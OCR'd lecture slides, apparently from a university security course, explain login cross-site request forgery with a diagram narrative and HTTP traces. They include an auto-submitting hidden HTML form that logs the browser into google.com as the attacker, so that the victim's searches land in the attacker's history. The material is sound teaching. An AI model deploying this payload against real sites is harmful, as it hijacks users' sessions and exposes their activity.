
For example, our L24 search site.

For example, the goofy site.

Q: how long do you stay logged in to Gmail? Facebook? ….

Example: two course sites

Cross Site Request Forgery (CSRF)



My browser

1.

Attacker Site (e.g., goofy.neucrypt.org)


Contains <iframe> that logs me in to l24 site as user “fancy bear”

2.

Victim Site (e.g., L24 site)

Note: Other attacks are possible using the same mechanism. CSRF is about an attacker site causing your browser to interact with a victim site and manipulate or use the victim site’s cookies.

I don’t notice, but all my queries are being logged to fancy bear’s account.



GET /blog HTTP/1.1

```
<form action=https://www.google.com/login
  method=POST target=invisibleframe>
  <input name=username value=attacker>
  <input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
```

```
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
```

```
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
```


Web History for attacker

Apr 7, 2008

9:20pm Searched for llamas

Barth, Jackson, Mitchell 2008

Form post with cookie



